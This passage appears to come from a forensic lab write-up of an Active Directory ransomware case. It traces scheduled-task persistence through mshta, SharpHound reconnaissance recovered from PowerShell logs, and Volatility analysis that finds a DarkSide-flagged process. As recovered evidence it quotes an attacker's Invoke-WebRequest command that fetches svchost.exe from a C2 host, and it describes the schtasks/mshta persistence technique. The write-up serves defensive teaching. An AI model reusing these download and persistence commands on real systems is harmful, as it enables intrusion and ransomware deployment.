Figure 15. scdbg on the P-Code shellcode: LoadLibraryA(wininet), InternetOpenA, InternetConnectA to 192.168.112.128:8080

> **Key finding**
> Command and control for the macro stage is **192.168.112.128:8080**, recovered by emulating the P-Code shellcode.

Phase 5: Persistence

With the entry point understood, I looked at what the attacker did on the host to keep access. PowerShell saves typed commands to `ConsoleHost_history.txt` inside the user's PSReadline folder, so I searched the mounted image for it and opened the copy under the Administrator profile.




Figure 16. ConsoleHost_history.txt from the Administrator profile: two schtasks commands

Both lines create a scheduled task with `schtasks /Create` that runs daily at 12:00. The task is named `MicrosoftEdge` to blend in with legitimate browser tasks, and it launches `mshta.exe` through `cmd.exe /c` against an HTA file on the attacker's server at `c2.cyberdefenders.org`. Using `mshta.exe` is a living-off-the-land move: a signed Microsoft binary fetches and runs attacker-controlled script, and the daily schedule re-establishes access even if the original session dies. This maps to scheduled task abuse (T1053.005).

Phase 6: Active Directory Reconnaissance

To find out what the attacker learned about the domain, I opened the Microsoft-Windows-PowerShell operational log and filtered for Event ID `4104` (script block logging), which records the full text of executed PowerShell even when it was obfuscated at the command line. A cluster of 4104 warnings around 9:40 PM on 11/22/2021 contained a very large script.




Figure 17. Event 4104 script block with SharpHound launch and version-check logic highlighted

The script defines functions such as `Get-SharpHoundACL` and `Import-JsonACL`, launches the SharpHound collector, polls for the running `SharpHound.exe` process, waits for its ZIP output, and then unzips and parses the resulting JSON files. That workflow is the signature of SharpHound, the collector for BloodHound, which maps AD objects, ACLs, group memberships and attack paths to privileged accounts.




Figure 18. Script block continuation: waiting for SharpHound to finish and locating its output




Figure 19. Script block continuation: unzipping the output and importing the JSON results

Another script block contains PowerView-style object conversion code, which suggests more than one enumeration toolset was in play.




Figure 20. Additional script block referencing PowerView AD object handling

> **Key finding**
> Script block logging captured the attacker's AD enumeration toolchain in full, centered on SharpHound with PowerView-style helpers alongside it.

Phase 7: Memory Forensics - Locating the Ransomware Process

Next I moved to the memory dump. `vol.exe imageinfo` identified the image as Windows Server 2016 (profile `Win2016x64_14393`), recovered the KDBG address needed by later plugins, and showed the capture time of 2021-11-20 15:07:08 UTC.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts> vol.exe -f .\AD-MEM\memory.dmp --profile=Win2016x64_14393 image
nfo
Volatility Foundation Volatility Framework 2.6
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win2016x64_14393
                     AS Layer1 : Win10AMD64PagedMemory (Kernel AS)
                     AS Layer2 : WindowsCrashDumpSpace64 (Unnamed AS)
                     AS Layer3 : FileAddressSpace (C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM\memory.dm
)
                      PAE type : No PAE
                           DTB : 0x1ab000L
                          KDBG : 0xf8030e8f2500L
          Number of Processors : 4
     Image Type (Service Pack) : 0
                KPCR for CPU 0 : 0xfffff8030e944000L
                KPCR for CPU 1 : 0xffffaa00ffbcd000L
                KPCR for CPU 2 : 0xffffaa00ffe40000L
                KPCR for CPU 3 : 0xffffaa00ffec3000L
             KUSER_SHARED_DATA : 0xfffff78000000000L
           Image date and time : 2021-11-20 15:07:08 UTC+0000
     Image local date and time : 2021-11-20 07:07:08 -0800
PS C:\Users\Administrator\Desktop\Start Here\Artifacts>
```

Figure 21. Volatility imageinfo: suggested profile, KDBG address, and capture time

Rather than reading the process list by eye, I used `procdump` to carve every running process executable from memory into a folder. A few of the entries failed with PEB paging errors, which is normal for a memory capture, but the rest were extracted successfully.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts> vol.exe -f .\AD-MEM\memory.dmp --profile=Win2016x64_14393 -g 0
8030e8f2500 procdump -D .\proccess\
Volatility Foundation Volatility Framework 2.6
Process(V)         ImageBase          Name                 Result
------------------ ------------------ -------------------- ------
0xffffba033d2ae040 ------------------ System               Error: PEB at 0x0 is unavailable (possibly due to paging)
0xffffba033e53e800 0x00007ff676410000 smss.exe             OK: executable.292.exe
0xffffba033eadb280 0x00007ff7f7680000 csrss.exe            OK: executable.416.exe
0xffffba033eec6080 ------------------ smss.exe             Error: PEB at 0xe75434a000 is unavailable (possibly due to
ging)
0xffffba033eec0580 0x00007ff7f7680000 csrss.exe            OK: executable.516.exe
0xffffba033eebf080 0x00007ff637e50000 wininit.exe          OK: executable.540.exe
0xffffba033eefa080 0x00007ff7537b0000 winlogon.exe         OK: executable.572.exe
0xffffba033ef77080 0x00007ff64d390000 services.exe         OK: executable.664.exe
0xffffba033ef746c0 0x00007ff78de30000 lsass.exe            OK: executable.672.exe
0xffffba033efb4080 0x00007ff7d9860000 svchost.exe          OK: executable.860.exe
0xffffba033ee9c800 0x00007ff7d9860000 svchost.exe          OK: executable.912.exe
0xffffba033f362080 0x00007ff7defe0000 dwm.exe              OK: executable.1016.exe
0xffffba033ee98800 0x00007ff7d9860000 svchost.exe          OK: executable.356.exe
0xffffba033ee96800 0x00007ff7d9860000 svchost.exe          OK: executable.512.exe
0xffffba033ee92800 0x00007ff7d9860000 svchost.exe          OK: executable.796.exe
0xffffba033ee90800 0x00007ff7d9860000 svchost.exe          OK: executable.848.exe
0xffffba033ef56800 0x00007ff7d9860000 svchost.exe          OK: executable.1100.exe
0xffffba033f3fa800 0x00007ff7d9860000 svchost.exe          OK: executable.1220.exe
0xffffba033f3fc800 0x00007ff7d9860000 svchost.exe          OK: executable.1228.exe
0xffffba033f3d3080 0x00007ff7d9860000 svchost.exe          OK: executable.1544.exe
0xffffba033f6d6800 0x00007ff6fb710000 spoolsv.exe          OK: executable.1832.exe
0xffffba033f7bd800 0x00007ff7d9860000 svchost.exe          OK: executable.1884.exe
0xffffba033f7e76c0 0x00007ff7d9860000 svchost.exe          OK: executable.1956.exe
0xffffba033f79f800 0x00007ff603020000 dns.exe              OK: executable.1964.exe
0xffffba033f7d7800 0x00007ff7708d0000 ismserv.exe          OK: executable.2020.exe
0xffffba033f7a75c0 0x00007ff6d0540000 wlms.exe             OK: executable.688.exe
0xffffba033f7d1800 0x00007ff65ea00000 vm3dservice.ex       OK: executable.1280.exe
0xffffba033f7cb800 0x00007ff756cb0000 MsMpEng.exe          OK: executable.1272.exe
```

Figure 22. procdump extracting all process executables; filenames encode each process's PID

Then I scanned the whole folder with ClamAV. Almost everything came back clean, but one file was flagged as `Win.Packed.DarkSide-9262656-0`. The filename `executable.3140.exe` shows it came from **PID 3140**, and the signature name places it in the DarkSide ransomware family.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts> clamscan.exe .\proccess\
LibClamAV Warning: ***********************************************
LibClamAV Warning: ***  The virus database is older than 7 days!  ***
LibClamAV Warning: ***   Please update it as soon as possible.    ***
LibClamAV Warning: ***********************************************
Loading:    44s, ETA:   0s [========================>]    8.67M/8.67M sigs
Compiling:   7s, ETA:   0s [========================>]       41/41 tasks

C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1016.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1100.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1220.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1228.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1272.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1280.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1432.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1456.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1540.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1544.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1560.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1632.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1832.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1884.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1936.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1956.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1964.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.1976.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.2020.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.2140.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.2184.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.2644.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.292.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.2940.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.3140.exe: Win.Packed.DarkSide-9262656-0 FOUND
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.3160.exe: OK
C:\Users\Administrator\Desktop\Start Here\Artifacts\proccess\executable.356.exe: OK
```

Figure 23. clamscan results: executable.3140.exe flagged as DarkSide-related

To find out how that binary arrived on the machine, I searched the memory image for the C2 address recovered in Phase 4 using `strings` piped to `Select-String`. The hits include a recorded PowerShell command history entry showing the download.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts\AD-MEM> strings .\memory.dmp | Select-String -Pattern "http://192.168.112.128"

<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N="Cmds" RefId="2"><TN
RefId="0"><T>System.Collections.Generic.List`1[[System.Management.Automation.PSObject, System.Management.Automation, Version=3.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35]]</T><T>System.Object</T></TN><LST><Obj RefId="3"><MS><S N="Cmd">Invoke-WebRequest</S><B
N="IsScript">false</B><Nil N="UseLocalScope" /><Obj N="MergeMyResult" RefId="4"><TN RefId="1"><T>System.Management.Automation.Runspaces.PipelineResult
Types</T><T>System.Enum</T><T>System.ValueType</T><T>System.Object</T></TN><ToString>Error</ToString><I32>2</I32></Obj><Obj N="MergeToResult"
RefId="5"><TNRef RefId="1" /><ToString>Output</ToString><I32>1</I32></Obj><Obj N="MergePreviousResults" RefId="6"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeError" RefId="7"><TNRef RefId="1" /><ToString>Output</ToString><I32>1</I32></Obj><Obj
N="MergeWarning" RefId="8"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeVerbose" RefId="9"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeDebug" RefId="10"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj
N="MergeInformation" RefId="11"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="Args" RefId="12"><TNRef RefId="0" /><LST><Obj
RefId="13"><MS><Nil N="N" /><S N="V">http://192.168.112.128:8000/svchost.exe</S></MS></Obj><Obj RefId="14"><MS><S N="N">-OutFile</S><Nil N="V"
/></MS></Obj><Obj RefId="15"><MS><Nil N="N" /><S N="V">svchost.exe</S></MS></Obj></LST></Obj></MS></Obj><Obj RefId="16"><MS><S
N="Cmd">Out-Default</S><B N="IsScript">false</B><B N="UseLocalScope">true</B><Obj N="MergeMyResult" RefId="17"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeToResult" RefId="18"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj
N="MergePreviousResults" RefId="19"><TNRef RefId="1" /><ToString>Warning</ToString><I32>3</I32></Obj><Obj N="MergeError" RefId="20"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeWarning" RefId="21"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj
N="MergeVerbose" RefId="22"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeDebug" RefId="23"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeInformation" RefId="24"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj
N="Args" RefId="25"><TNRef RefId="0" /><LST /></Obj></MS></Obj></LST></Obj><B N="IsNested">false</B><S N="History">Invoke-WebRequest
http://192.168.112.128:8000/svchost.exe -OutFile svchost.exe</S><B N="RedirectShellErrorOutputPipe">false</B></MS></Obj><B N="NoInput">true</B><Obj
N="ApartmentState" RefId="26"><TN RefId="2"><T>System.Threading.ApartmentState</T><T>System.Enum</T><T>System.ValueType</T><T>System.Object</T></TN><T
oString>Unknown</ToString><I32>2</I32></Obj><Obj N="RemoteStreamOptions" RefId="27"><TN RefId="3"><T>System.Management.Automation.RemoteStreamOptions<
/T><T>System.Enum</T><T>System.ValueType</T><T>System.Object</T></TN><ToString>0</ToString><I32>0</I32></Obj><B N="AddToHistory">true</B><Obj
N="HostInfo" RefId="28"><MS><B N="_isHostNull">true</B><B N="_isHostUINull">true</B><B N="_isHostRawUINull">true</B><B
N="_useRunspaceHost">true</B></MS></Obj><B N="IsNested">false</B></MS></Obj>
<Obj RefId="0"><MS><Obj N="PowerShell" RefId="1"><MS><Obj N="Cmds" RefId="2"><TN
RefId="0"><T>System.Collections.Generic.List`1[[System.Management.Automation.PSObject, System.Management.Automation, Version=3.0.0.0,
Culture=neutral, PublicKeyToken=31bf3856ad364e35]]</T><T>System.Object</T></TN><LST><Obj RefId="3"><MS><S N="Cmd">Invoke-WebRequest</S><B
N="IsScript">false</B><Nil N="UseLocalScope" /><Obj N="MergeMyResult" RefId="4"><TN RefId="1"><T>System.Management.Automation.Runspaces.PipelineResult
Types</T><T>System.Enum</T><T>System.ValueType</T><T>System.Object</T></TN><ToString>Error</ToString><I32>2</I32></Obj><Obj N="MergeToResult"
RefId="5"><TNRef RefId="1" /><ToString>Output</ToString><I32>1</I32></Obj><Obj N="MergePreviousResults" RefId="6"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeError" RefId="7"><TNRef RefId="1" /><ToString>Output</ToString><I32>1</I32></Obj><Obj
N="MergeWarning" RefId="8"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeVerbose" RefId="9"><TNRef RefId="1"
/><ToString>None</ToString><I32>0</I32></Obj><Obj N="MergeDebug" RefId="10"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj
N="MergeInformation" RefId="11"><TNRef RefId="1" /><ToString>None</ToString><I32>0</I32></Obj><Obj N="Args" RefId="12"><TNRef RefId="0" /><LST><Obj
RefId="13"><MS><Nil N="N" /><S N="V">http://192.168.112.128:8000/svchost.exe</S></MS></Obj><Obj RefId="14"><MS><S N="N">-OutFile</S><Nil N="V"
```

Figure 24. strings search for the C2 address revealing an Invoke-WebRequest download in memory

> **Key finding**
> The attacker pulled the payload with **Invoke-WebRequest** from **http://192.168.112.128:8000/svchost.exe**, saving it locally as **svchost.exe**, a name chosen to look like a core Windows process.

Phase 8: Deep Dive into the Ransomware Process (PID 3140)

Key material in memory. I dumped the full memory of PID 3140 and ran `strings -n 567` over the dump to filter for very long strings. One distinctive, random-looking 567-character string stood out, which is consistent with key or encoded key material.




Figure 25. strings with a 567-character minimum on the process dump

To locate that string in the process address space, I used the Volatility `yarascan` plugin with a portion of it as the pattern. My first attempt failed with a rule-compile syntax error because the pasted pattern contained a line break; re-running it as a single line worked. The match was reported under svchost.exe, PID 3140, at address `0x00b5f4a5`.




Figure 26. yarascan: first attempt rejected, corrected attempt matches the string at 0x00b5f4a5 in PID 3140

Hidden string in the heap. Next I opened `volshell` in the context of PID 3140. My first command failed because the helper is lowercase `proc()`, not `Proc()`. Dereferencing the PEB's `ProcessHeaps` array returned two heap addresses.




Figure 27. volshell attached to PID 3140, with the ProcessHeaps array dereferenced

Dumping the second heap with `db(65536)` revealed an eight-character string in the ASCII column, `c0n6r475`, with each character separated by null padding bytes, so it is stored as a wide-style string and is easy to miss in a plain strings pass.

```
PS C:\Users\Administrator\Desktop\Start Here\Artifacts>  vol.exe -f .\AD-MEM\memory.dmp --profile=Win2016x64_14393 -g 0xf8030e8f2500 volshell -p 3140
Volatility Foundation Volatility Framework 2.6
Current context: svchost.exe @ 0xffffba03419b7800, pid=3140, ppid=1632 DTB=0x2f3e8000
Welcome to volshell! Current memory image is:
file:///C:/Users/Administrator/Desktop/Start%20Here/Artifacts/AD-MEM/memory.dmp
To get help, type 'hh()'
>>> Proc().Peb.ProcessHeaps.dereference()
Traceback (most recent call last):
  File "<console>", line 1, in <module>
NameError: name 'Proc' is not defined
>>> proc().Peb.ProcessHeaps.dereference()
<Array 10420224,65536>
>>> 10420224
10420224
>>> db(10420224)
0x009f0000  00 00 00 00 00 00 00 00 60 91 96 13 83 9a 00 01   ........`.......
0x009f0010  ee ff ee ff 02 00 00 00 20 01 9f 00 00 00 00 00   ........ .......
0x009f0020  20 01 9f 00 00 00 00 00 00 00 9f 00 00 00 00 00    ...............
0x009f0030  00 00 9f 00 00 00 00 00 0f 00 00 00 00 00 00 00   ................
0x009f0040  20 07 9f 00 00 00 00 00 00 f0 9f 00 00 00 00 00    ...............
0x009f0050  09 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00   ................
0x009f0060  e0 5f 9f 00 00 00 00 00 e0 5f 9f 00 00 00 00 00   ._......._......
0x009f0070  02 00 00 00 00 00 00 00 00 00 00 00 10 00 00 00   ................
>>> db(65536)
0x00010000  63 00 00 30 00 00 6e 00 00 36 00 00 72 00 00 34   c..0..n..6..r..4
0x00010010  00 00 37 00 00 35 00 00 20 01 01 00 00 00 00 00   ..7..5..........
0x00010020  20 01 01 00 00 00 00 00 00 00 01 00 00 00 00 00    ...............
0x00010030  00 00 01 00 00 00 00 00 10 00 00 00 00 00 00 00   ................
0x00010040  20 07 01 00 00 00 00 00 00 00 02 00 00 00 00 00    ...............
0x00010050  0f 00 00 00 01 00 00 00 00 00 00 00 00 00 00 00   ................
0x00010060  e0 0f 01 00 00 00 00 00 e0 0f 01 00 00 00 00 00   ................
0x00010070  00 80 00 00 00 00 00 00 00 00 00 00 00 00 10 00   ................
>>> _
```

